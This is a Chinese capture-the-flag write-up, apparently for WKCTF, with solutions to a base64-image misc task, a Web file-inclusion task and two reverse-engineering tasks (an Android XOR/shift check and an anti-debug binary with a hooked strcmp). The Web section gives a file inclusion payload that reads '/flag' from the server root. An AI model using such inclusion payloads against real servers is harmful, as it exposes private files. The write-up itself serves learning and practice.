6lw1rp2q96gl2tr3kb5fq5nd1rr2k51fy6gj64o32k3dc47m5ci1935l86ma2k93nt4wx2i232d2vk2i066h2h95ap4232mb6hz3n62gy2xv6bw5x51v468m1hu1da2pu3d56l01w96416b916i6gx68j6bd1q15sx4zw42d1v64291wz37u3ol15317849d2sa2hz6eh2
rq5cx5eb2gz3dz3o75kz2yf5a96ma2k73vc6ko1qv6hg3at5dz2tn5w61qu1ov5ql39r6q130u5jc3ro6cw4vk5aa58z2gj2r55cx5eb2gz3dz3o75kz2yf5a96ma2k73nt3ab2kq55d16a1ao4xg2oh1hw6cl5p16px57o31s6k66cn4xy1903w43026jx53o58n31y6p
x1iq5z56mo63s2mp66h2s65cx5eb2gz3dz3o75kz2yf5a96ma2k73nt3ab2kq63t54h5wj1h43os3d25kh3dg5x34ae3dw5br1e52oh1ak2mc45n5gn1b93lu6p93cz6fk5sx2i232d2vk2i066h2h95ap4232mb6hz3n62gy2xgvo
49z5jr5ru5oo2he5kz2m05ap43p2mf6gx33t2jm4up3362m92p52rq4bl5bn32d3gn2he5kz2m05ap43p2mf6gx33t2jm4up3362m92p52rq4bl5bn32n3gm61z34f4d36f73ue2rl2gx2gx3th41b3qj1kz495325
```


Encrypt Decrypt

This text took approx. 0.5 milliseconds to process.

处理此文本大约需要 0.5 毫秒。

Output Area: 输出区域：

```
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
```



输入内容

```
d6dNfgI2zYcfnCTp8TFpAhsIAMgQVkCCwgQ2ABGQILyBBYQMbtHtZdGyobqzsvg5Wxqad+sHFvdUdmcAngC+dhbehbrf5tPLilDTsr73LCAjIEFpAhsIAMgQVkCCwgQ2ABGQILyBBYQMbt4ujBjZKrL3FwbtygU3s3X/iWDlYlH5iqyx4
cc7jh0k5YQIbAAjIEFpAhsIAMgQVkCCwgQ2ABGT9Ti1GnJpydqhE9c+opNmwz/QIHN+N+8Vv9c7St5oQFZAgsIENgARkCC8gQWECGwAIyBBaQcXse1sHtpFemqmRTn//AwcbQXd9RAZt6SxseYXXV68MjX11idRnzAycsIENgAR
kCC8gQWECGwAIyBBaQIbCAjLG9hHcrFQ/aJVMtj9AMowdv+4X7Aa8cnKG2egng4C2tvvSDv7iDnLCADIEFZAgsIENgARkCC8gQWECGwAIyxuZhTbU/HlQ/XtjPWl3z+WDqqb/b6qlhV144W22wfrihyeiEBWQILCBDYAEZAgvIEF
hAhsACMgQWkHFsHtbdz29ZvfZusJ9114ZLb/gtrR7FdbDTNzVX64MNT33FCQvIEFhAhsACMgQWkCGwgAyBBWQILCBDYAEZP6vHfR2cD7e6vfnBC2u0X/BFD95SqJ98cOfr6iLog9+MExaQIbCADIEFZAgsIENgARkCC8gQWE
DG2CLVKwdnfa1esPrhow4+9ZWD3Zm7DpakDpaepgwO/Du1bvYDJywgQ2ABGQILyBBYQIbAAjIEFpAhsICMY4tUNwyZemHnZerzP1i9CvSBF5aYTr2NwRFdL/xCN9ySExaQIbCADIEFZAgsIENgARkCC8gQWEDG2Dysg12b1R
v0HixumzLYPJr6qIOrEu968MUdnPQ0JdTPesAJC8gQWECGwAIyBBaQIbCADIEFZAgsION2D+vKwQLLVKVrsAK2enzSwT2GD25p9W9jQ6dvdf3w8386ZarSZR4W8BsJLCBDYAEZAgvIEFhAhsACMgQWkDHWwzpodSlpcJfcF6
xKfOALViV+wTCpDTsuBy99xQkLyBBYQIbAAjIEFpAhsIAMgQVkCCwgQ2ABGT9Tna6DlciDpp56sEI5VfbbUJW8a/CWXvjFvdDBSvYVJywgQ2ABGQILyBBYQIbAAjIEFpAhsICM2z2s1TWfD1Z3Xg7WfAbfXqhYd+Xgb+nuJQ7OF
DzoYJvMCQvIEFhAhsACMgQWkCGwgAyBBWQILCDj9iLVg2sdpz5qaq/ng0tP3dJBG5pHoUbSwS8uVLgbfEtOWECGwAIyBBaQIbCADIEFZAgsIENgARm3e1ihjsxVy2PDEsC7Dq63m3qEwbbahobR1MCyF1bJBn8zD5qJqzlhAR
kCC8gQWECGwAIyBBaQIbCADIEFZNzuYV05OLnpbitk9b9vmeravPAHcLCt9t2XPlgbdMICMgQWkCGwgAyBBWQILCBDYAEZAgvIGOthXRksMZ1q+jy47uDqw5F/P+iFl97wBU3Nw3rhILMPXrh20wkLyBBYQIbAAjIEFpAhsIAMg
QVkCCwgQ2ABGcuLoy90t6422NDbMIxt9YrQu5/zwAt3u979nAcLVu92Vq9sKJQe/G04YQEZAgvIEFhAhsACMgQWkCGwgAyBBWT8xh7WwTLUhgF+oV7V6omML/ziHnjhRtupapgBfsA3E1hAhsACMgQWkCGwgAyBBWQILCBj
eQ/r1PbTD144ueluzefDI0xVugbf0tTTHRxMdtfgI6ze4RpayPrHCQsIEVhAhsACMgQWkCGwgAyBBWQILCBjrIe1oc3xQlMFk1MTowYvMdgw2mD11LCDX+ig1ePbzMMCvpnAAjIEFpAhsIAMgQVkCCwgQ2ABGT+tYgjwmzlhARkC
C8gQWECGwAIyBBaQIbCADIEFZAgsIENgARkCC8gQWECGwAIyBBaQIbCADIEFZAgsIONfqgJ/ZwvcSvEAAAAASUVORK5CYII=
```

图片类型 bmp 如果输入内容中不包含mediatype,则需要选择图片类型

转换 下载 清空

类型：png，文件大小：2.79 KiB

Web


qiandao

“flag在根目录”，源代码提示file传参，非常非常ez的文件包含

```
?file=/flag
```


Reverse

so_easy



```java
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;

/* renamed from: com.so.easy.MainActivity */
/* loaded from: classes.dex */
public class MainActivity extends AppCompatActivity {
    private EditText inputField;
    private Button submitButton;

    public native int soEasy(String str);

    static {
        System.loadLibrary("easy");
    }

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentA
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(C0879R.layout.activity_main);
        this.inputField = (EditText) findViewById(C0879R.C0882id.input_field);
        Button button = (Button) findViewById(C0879R.C0882id.submit_button);
        this.submitButton = button;
        button.setOnClickListener(new View.OnClickListener() { // from class: com.so.easy.MainActivity.1
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                if (MainActivity.this.checkInput(MainActivity.this.inputField.getText().toString())) {
                    Toast.makeText(MainActivity.this, "Correct!", 0).show();
                } else {
                    Toast.makeText(MainActivity.this, "Try Again!", 0).show();
                }
            }
        });
    }

    /* JADX INFO: Access modifiers changed from: private */
    public boolean checkInput(String str) {
        return soEasy(str) == 16;
    }
}
```

加密逻辑在soEasy中，查看lib：



```
memset(v20, 0, sizeof(v20));
v21 = 0;
if ( *v6 )
{
  v8 = strlen(v6);
  v9 = 0LL;
  do
  {
    v10 = *(_QWORD *)&v7[v9];
    v11 = 255;
    do
    {
      v12 = (2 * v10) ^ 0x71234EA7D92996F5LL;
      if ( v10 >= 0 )
        v12 = 2 * v10;
      v13 = (2 * v12) ^ 0x71234EA7D92996F5LL;
      if ( v12 >= 0 )
        v13 = 2 * v12;
      v14 = (2 * v13) ^ 0x71234EA7D92996F5LL;
      if ( v13 >= 0 )
        v14 = 2 * v13;
      v15 = (2 * v14) ^ 0x71234EA7D92996F5LL;
      if ( v14 >= 0 )
        v15 = 2 * v14;
      v10 = (2 * v15) ^ 0x71234EA7D92996F5LL;
      if ( v15 >= 0 )
        v10 = 2 * v15;
      v11 -= 5;
    }
    while ( v11 );
    *(_QWORD *)((char *)v20 + v9) = v10;
    v9 += 8LL;
  }
  while ( v8 > v9 );
```

每次与 `key = 0x71234EA7D92996F5` 异或后左移一位，


明文在后面，

```c
#include <stdio.h>
#include <string.h>

void dec(unsigned long long *enc, unsigned long long *dec, size_t len)
{
    unsigned long long tmp;
    int k;
    size_t i = 0;

    while (i < len)
    {
        tmp = enc[i / 8];

        for (k = 0; k < 255; ++k)
        {
            if ((tmp & 1) == 0)
                tmp >>= 1;
            else
            {
                tmp = (tmp ^ 0x71234EA7D92996F5LL) >> 1;
                tmp |= 0x8000000000000000;
            }
        }
        dec[i / 8] = tmp;
        i += 8;
    }
}

int main()
{
    char enc_flag[] = {
        0xAE, 0x81, 0xBA, 0xC1, 0xF0, 0x95, 0x0A, 0x54, 0x14, 0x03,
        0x4A, 0xE2, 0x52, 0x4E, 0x84, 0xF8, 0xC9, 0x3E, 0x14, 0x98,
        0x8F, 0x98, 0xFD, 0x09, 0x5E, 0xAD, 0x05, 0xB4, 0x01, 0x0F,
        0xC0, 0x3F
    };
    unsigned long long flag[32];

    dec((unsigned long long *)enc_flag, flag, 32);

    printf("%s", flag);

    return 0;
}
```


> WKCTF{2366064af80f669c2cb9519ab}

quite_easy

魔改了加密函数，直接动调，发现有反调试，patch掉所有反调，在TLS回调函数中发现对main函数的strcmp做了魔改：




```
                                         *(SIZE_T *)((char *)&Buffer.Regi
                                         0x40u,
                                         flOldProtect_1);
          if ( *(_DWORD *)((char *)v10 + 1) )
          {
            dword_417420 = **(_DWORD **)&lpAddress[1];
            ::lpAddress = *(LPCVOID *)&lpAddress[1];
            **(_DWORD **)&lpAddress[1] = sub_401573;
            *(_DWORD *)((char *)v11 + 1) - 1;
            VirtualProtect(
              *(LPVOID *)((char *)&Buffer.BaseAddress + 1),
              *(SIZE_T *)((char *)&Buffer.RegionSize + 1),
              flOldProtect_1[0],
              0);
          }
          break;
        }
```



```
sub_4011A9((wchar_t *)L"flag: ");
v9 = 0;
sub_40105F(std::wcout, v8);
sub_4013A7();
LOBYTE(v9) = 1;
sub_4013A7();
LOBYTE(v9) = 2;
sub_40132F(std::cin, v7);
v3 = (const char *)sub_4014E7(v7);
if ( !strcmp(v3, "flag{ed1d665e6516a37ab09f0b7a40}") )
{
  v4 = sub_401389(std::wcout, (wchar_t *)L"right");
  std::wostream::operator<<(v4, sub_4015FA);
}
LOBYTE(v9) = 1;
sub_401357(v6);
LOBYTE(v9) = 0;
sub_401357(v7);
v9 = -1;
sub_4014F1(v8);
```

fake_flag，实则为加密的key，
fake_strcmp，实则为加密函数

魔改后的加密逻辑：



```
srand(v2 + 89);
for ( i = 0; i < 16; ++i )
{
  v3 = rand();
  sub_4013E3(v3);                          // 生成16字节长的伪随机，贴在input后
}
if ( sub_401663(input) != 48 )             // len(input) + len(rand) == 48
  exit(99);
for ( j = 0; j < 16; ++j )
{
  v4 = *(char *)sub_4010DC(input, j);
  v5 = *(char *)sub_4010DC(input, j + 32) ^ v4;
  v6 = *(_BYTE *)sub_4010DC(input, j);
  v7 = (_BYTE *)sub_4010DC(input, j + 32);
  sub_4013E3(~(*v7 & v6) & v5);            // 等价于: enc[i] = input[i] ^ rand[i] (i < 16)
}
for ( k = 16; k < 32; ++k )
{
  v8 = *(char *)sub_4010DC(input, k);
  v9 = *(char *)sub_4010DC(input, k - 16) ^ v8;
  v10 = *(_BYTE *)sub_4010DC(input, k);
  v11 = (_BYTE *)sub_4010DC(input, k - 16);
  sub_4013E3(~(*v11 & v10) & v9);          // 等价于: enc[i] = input[i] ^ input[i - 16] (16< i < 32)
}
for ( m = 0; m < 32; ++m )
{
  v14 = (_BYTE *)sub_4010DC(enc, m);
